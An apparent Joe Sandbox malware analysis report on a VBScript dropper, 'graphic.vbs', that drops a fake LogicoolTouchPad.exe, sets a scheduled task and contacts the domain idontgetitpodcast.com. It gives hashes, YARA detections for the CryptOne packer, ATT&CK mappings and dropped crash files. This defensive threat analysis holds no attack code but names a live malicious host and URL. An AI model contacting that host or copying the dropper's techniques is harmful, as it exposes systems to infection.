ID: 651434
Sample Name: graphic.vbs
Cookbook: default.jbs
Time: 23:13:10
Date: 23/06/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

graphic.vbs


Overview

General Information

Sample Name:	graphic.vbs
Analysis ID:	651434
MD5:	d2945c4124e2f8..
SHA1:	414faaa0bf15450.
SHA256:	ac1cad78a2be2e..
Tags:	vbs
Infos:	



Detection




CryptOne

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- System process connects to networ…
- Benign windows process drops PE f…
- VBScript performs obfuscated calls…
- Yara detected CryptOne packer
- Machine Learning detection for drop…
- Creates a DirectInput object (often f…
- Antivirus or Machine Learning detec…
- Java / VBScript file with very long s…
- One or more processes crash
- PE file contains strange resources
- Drops PE files
- Tries to load missing DLLs

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 6264 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\graphic.vbs" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- LogicoolTouchPad.exe (PID: 6400 cmdline: C:\Users\user\AppData\Local\Temp\A09278-2768-DE0743-A6FB64083C2\LogicoolTouchPad.exe MD5: 216BBB6CE29EF16A61B9D5BA4D227300)
  - WerFault.exe (PID: 6624 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6400 -s 800 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- LogicoolTouchPad.exe (PID: 6588 cmdline: C:\Users\user\AppData\Local\Temp\A09278-2768-DE0743-A6FB64083C2\LogicoolTouchPad.exe MD5: 216BBB6CE29EF16A61B9D5BA4D227300)
  - WerFault.exe (PID: 6540 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6588 -s 772 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
0000001B.00000000.500619017.0000000002420000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Crypt	Yara detected CryptOne packer	Joe Security	
00000001.00000002.330453145.00000000024F0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Crypt	Yara detected CryptOne packer	Joe Security	
0000001B.00000000.503077850.0000000002420000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Crypt	Yara detected CryptOne packer	Joe Security	
0000001B.00000002.524676922.0000000002420000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Crypt	Yara detected CryptOne packer	Joe Security	

Source	Rule	Description	Author	Strings
00000001.00000000.283066590.00000000024F0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Crypt	Yara detected CryptOne packer	Joe Security	
Click to see the 1 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Machine Learning detection for dropped file

Networking

System process connects to network (likely due to code injection or exploit)

Data Obfuscation

VBScript performs obfuscated calls to suspicious functions

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Benign windows process drops PE files

Stealing of Sensitive Information

Yara detected CryptOne packer

Remote Access Functionality


Yara detected CryptOne packer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 2 1 Scripting	1 DLL Side-Loading	1 1 Process Injection	1 Virtualization/Sandbox Evasion	1 Input Capture	1 Security Software Discovery	Remote Services	1 Input Capture	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Default Accounts	1 Exploitation for Client Execution	Boot or Logon Initialization Scripts	1 DLL Side-Loading	1 Disable or Modify Tools	LSASS Memory	1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 1 Process Injection	Security Account Manager	1 Remote System Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Deobfuscate/Decode Files or Information	NTDS	2 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 2 1 Scripting	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	3 Obfuscated Files or Information	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Software Packing	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 DLL Side-Loading	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\A09278-2768-DE0743-A6FB64083C2\LogicoolTouchPad.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.0.LogicoolTouchPad.exe.24f0174.3.unpack	100%	Avira	TR/Kazy.4159236		Download File
27.2.LogicoolTouchPad.exe.2420174.2.unpack	100%	Avira	TR/Kazy.4159236		Download File
1.2.LogicoolTouchPad.exe.24a0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.LogicoolTouchPad.exe.400000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.LogicoolTouchPad.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
27.0.LogicoolTouchPad.exe.23e0000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
27.0.LogicoolTouchPad.exe.400000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
27.0.LogicoolTouchPad.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1232832		Download File
1.2.LogicoolTouchPad.exe.24f0174.2.unpack	100%	Avira	TR/Kazy.4159236		Download File
27.0.LogicoolTouchPad.exe.23e0000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
27.0.LogicoolTouchPad.exe.2420174.6.unpack	100%	Avira	TR/Kazy.4159236		Download File
27.2.LogicoolTouchPad.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.LogicoolTouchPad.exe.24a0000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.LogicoolTouchPad.exe.24a0000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
27.0.LogicoolTouchPad.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
27.2.LogicoolTouchPad.exe.23e0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
27.0.LogicoolTouchPad.exe.2420174.3.unpack	100%	Avira	TR/Kazy.4159236		Download File
1.2.LogicoolTouchPad.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.LogicoolTouchPad.exe.24f0174.6.unpack	100%	Avira	TR/Kazy.4159236		Download File

Domains

Source	Detection	Scanner	Label	Link
idontgetitpodcast.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.borland.com/namespaces/Types-	0%	Avira URL Cloud	safe	
http://https://idontgetitpodcast.com/	0%	Avira URL Cloud	safe	
http://www.borland.com/namespaces/Types	0%	URL Reputation	safe	
http://www.borland.com/namespaces/Typesh	0%	Avira URL Cloud	safe	
http://https://idontgetitpodcast.com/contacting/responsible.dae	0%	Avira URL Cloud	safe	
http://https://idontgetitpodcast.com/contacting/responsible.daem	0%	Avira URL Cloud	safe	
http://www.borland.com/namespaces/TypesR	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
idontgetitpodcast.com	104.244.73.88	true	true	• 1%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://https://idontgetitpodcast.com/contacting/responsible.dae	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.borland.com/namespaces/Types-	LogicoolTouchPad.exe, 00000001.00000002.330199560.000000000080A000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://idontgetitpodcast.com/	wscript.exe, 00000000.00000003.270651210.000001D4A83A3000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000003.269529203.000001D4A83A3000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000002.283174620.000001D4A83A3000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.borland.com/namespaces/Types	LogicoolTouchPad.exe	false	• URL Reputation: safe	unknown
http://www.borland.com/namespaces/Typesh	LogicoolTouchPad.exe, 00000001.00000002.330199560.000000000080A000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/soap/encoding/Nhttp://www.borland.com/namespaces/Types	wscript.exe, 00000000.00000003.271192944.000001D4A9072000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000003.270558268.000001D4A9072000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000003.268142727.000001D4A8EFB000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000003.271051829.000001D4A9072000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000003.268881837.000001D4A8DF1000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000003.270101303.000001D4A9430000.00000004.00000020.00020000.00000000.sdmp, LogicoolTouchPad.exe, 00000001.00000000.282320853.000000000040C000.00000020.00000001.01000000.00000005.sdmp, LogicoolTouchPad.exe, 00000001.00000000.270511918.000000000401000.00000020.00000001.01000000.00000005.sdmp, LogicoolTouchPad.exe, 0000001B.00000002.524272566.000000000040C000.00000020.00000001.01000000.00000005.sdmp, LogicoolTouchPad.exe, 0000001B.00000000.493624685.0000000000401000.00000020.00000001.01000000.00000005.sdmp, LogicoolTouchPad.exe.0.dr	false		high
http://https://idontgetitpodcast.com/contacting/responsible.daem	wscript.exe, 00000000.00000003.281065138.000001D4A8BFC000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/soap/encoding/	LogicoolTouchPad.exe	false		high
http://www.borland.com/namespaces/TypesR	LogicoolTouchPad.exe, 00000001.00000002.330199560.000000000080A000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs						
IP	**Domain**	**Country**	**Flag**	**ASN**	**ASN Name**	**Malicious**
104.244.73.88	idontgetitpodcast.com	United States		53667	PONYNETUS	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	651434
Start date and time: 23/06/202223:13:10	2022-06-23 23:13:10 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 3s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	graphic.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	32
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.troj.evad.winVBS@5/7@1/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 3% (good quality ratio 1.2%) • Quality average: 26.8% • Quality standard deviation: 35.8%
HCA Information:	• Successful, ratio: 84% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .vbs • Adjust boot time • Enable AMSI • Override analysis time to 240s for JS/VBS files not yet terminated

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WerFault.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): www.bing.com, ris.api.iris.microsoft.com, fs.microsoft.com, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
23:14:51	Task Scheduler	Run new task: LogicoolTouchPad path: C:\Users\user\AppData\Local\Temp\A09278-2768-DE0743-A6FB64083C2\LogicoolTouchPad.exe

Time	Type	Description
23:14:51	API Interceptor	2x Sleep call for process: wscript.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_LogicoolTouchPad_947d9cf2526790edff1959af95e3e22df417fa27_e28e5cbf_19bbec0b\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.9549491394338331
Encrypted:	false
SSDEEP:	96:eHQeS/wXNSKf7pXIQcQ/c62HcEicw3qhI+HbHg/8BRTf3jFa9iVfNsOIMbJOyghx:kQeNHhCHoMjNkIBE/u7sbS274Ite
MD5:	6630D6E1E611ED1B98C48218ABE17B17
SHA1:	CB702197EE7976D727A750B06063B51902AA991D
SHA-256:	47D6E90F6255E3087DC09F7CEDBAE9BE5CF1CC75299562BF2CDF2773F51EACF8
SHA-512:	F312485DD94170D62D05A9E39F0358C64D1DE2208A4A34D35C823D912C321C6F273C1B9C668C0C95C1BE9F5037A828E92843E15BECA743733884452916E3BC5
Malicious:	false
Reputation:	low
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.0.4.9.2.5.0.4.8.8.5.4.5.4.2.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.3.0.0.4.9.2.5.0.9.5.7.2.9.6.9.1.....R.e.p.o.r.t.S.t.a.t.u.s.=.9.6.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.a.4.e.2.2.8.2.d.-.b.f.0.c.-.4.e.e.f.-.8.8.7.b.-.b.9.7.1.4.7.6.2.4.c.e.b.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.0.5.7.b.3.5.c.f.-.2.4.5.e.-.4.7.4.a.-.a.6.5.f.-.9.0.e.a.7.c.4.3.1.a.a.1.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.L.o.g.i.c.o.o.l.T.o.u.c.h.P.a.d...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.7.z...e.x.e.*.....P.r.o.d.u.c.t.N.a.m.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.9.0.0.-.0.0.0.1.-.0.0.1.c.-.b.a.0.e.-.e.1.4.6.4.6.8.7.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.b.b.a.d.2.8.1.9.f.7.f.5.6.5.e.7.b.a.0.9.2.d.0.5.2.8.c.4.8.8.a.6.0.0.0.0.0.9.0.4.!.0.0.0.0.e.8.0.b.9.d.4.6.4.9.d.f.a.2.9.e.e.6.2.7.2.a.0.d.7.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_LogicoolTouchPad_947d9cf2526790edff1959af95e3e22df417fa27_e28e5cbf_19d14f63\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.948749505497814

Encrypted:	false
SSDEEP:	192:C6lKm7hHhCHoMjEhjPn/u7sxS274Itez:bKKxhcoMjW/u7sxX4Ite
MD5:	0793D548E88868CB789B538223F82024
SHA1:	ABE17AA85985C0336F63029C3235B34FA7FFB1FA
SHA-256:	225CAEA450CC6934345D14DE0DF907B22EB41B0009D52E619185958ABFE89FDD
SHA-512:	8DCB7DBE253239403559E380F8DEEF4F55C1D2C332387D3CA99759372A8FEB9617035155B07D1046DCED86BEDE3AC96E20D3CB87B7B7420F0604D3F71D1F18 8
Malicious:	false
Reputation:	low
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.0.4.9.2.6.0.2.3.4.0.8.1.6.0.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l. o.a.d.T.i.m.e.=.1.3.3.0.0.4.9.2.6.0.9.6.5.3.2.1.6.4.....R.e.p.o.r.t.S.t.a.t.u.s.=.9.6.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.3.c.a.f.f.4.d.f.-.8.6.2.a.-.4.6.a.9.-.b.b.5.4.-.9.4.7.7.b.6.6.5.f. 9.8.3.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.8.3.2.3.0.0.f.7.-.d.1.d.3.-.4.4.4.8.-.b.9.1.f.-.e.9.c.0.3.7.a.b.5.d.6.6.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e. s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.L.o.g.i.c.o.o.l.T.o.u.c.h.P.a.d...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.7.z...e.x.e.*.....P.r.o.d.u.c.t.N.a.m.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0. 0.0.0.1.9.b.c.-.0.0.0.1.-.0.0.1.c.-.0.1.b.b.-.3.b.8.5.4.6.8.7.d.8.0.1.....T.a.r.g.e.t.A.p.p.l.d.=.W.:.0.0.0.6.b.b.a.d.2.8.1.9.f.7.f.5.6.5.e.7.b.a.0.9.2.d.0.5.2.8.c.4.8.8.a.6.0.0.0. 0.0.9.0.4.!.0.0.0.0.e.8.0.b.9.d.4.6.4.9.d.f.a.2.9.e.e.6.2.7.2.a.0.d.7.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER3246.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Thu Jun 23 21:16:44 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	1103732
Entropy (8bit):	1.3892764169544443
Encrypted:	false
SSDEEP:	1536:7V38bfUWzYJluQkVRaqWVU84QhzetNIWzfOsLThcY6uMNyHEC3C:2bfUMYJluFWHhatNIYfOsLTXEC3C
MD5:	2B7289CF793E7046CD712F5953B9DA46
SHA1:	E3263226D3B4095D43C27DE3688D8A1F1909CBA7
SHA-256:	FD4169270B815A8C5322DE50BC3ABCFBE8A596D6DBF25C6CAB32DDF9D5013E4F
SHA-512:	E6AF6ECD04F49A7D7EE9268F703B152311BA5A3C8256CAD933AE503708AECAD78F19835846D471FD6E57A906428DF2CD66AEC2C1044C6F059EDF8955B1E576 5
Malicious:	false
Reputation:	low
Preview:	MDMP..... .....<.b.....T.....(...\.....f8.....T.....8.....T.....p.....U.....B.....GenuineInte lW.....T.....4.b.....0..2.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e..... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8332
Entropy (8bit):	3.6981217994993423
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi4o6llH6Yg1SU4XgmfGS/J3+pDf89bPtsfiFm:RrlsNiv6llH6YCSUygmfGSlPmfJ
MD5:	83E8FBA9AF86FFCDB2A2C7D1438C23A5
SHA1:	BF639DCF204DD644C6C32C85BC368E145BE043F0
SHA-256:	30F3003348BE58EC5337B9E3402559F0CC8CAE4A6C712B689670E1161416FC34
SHA-512:	7E4AFC9BFB44E80ED7FDADF1E98E3176C0B99A9A65A0AF4A5D36B37EEA2ADBB8AC80F40B3559D437BC3CC222BA59B23FE9F7F84692600349983BB0FF3BAF3 5FD
Malicious:	false
Reputation:	low
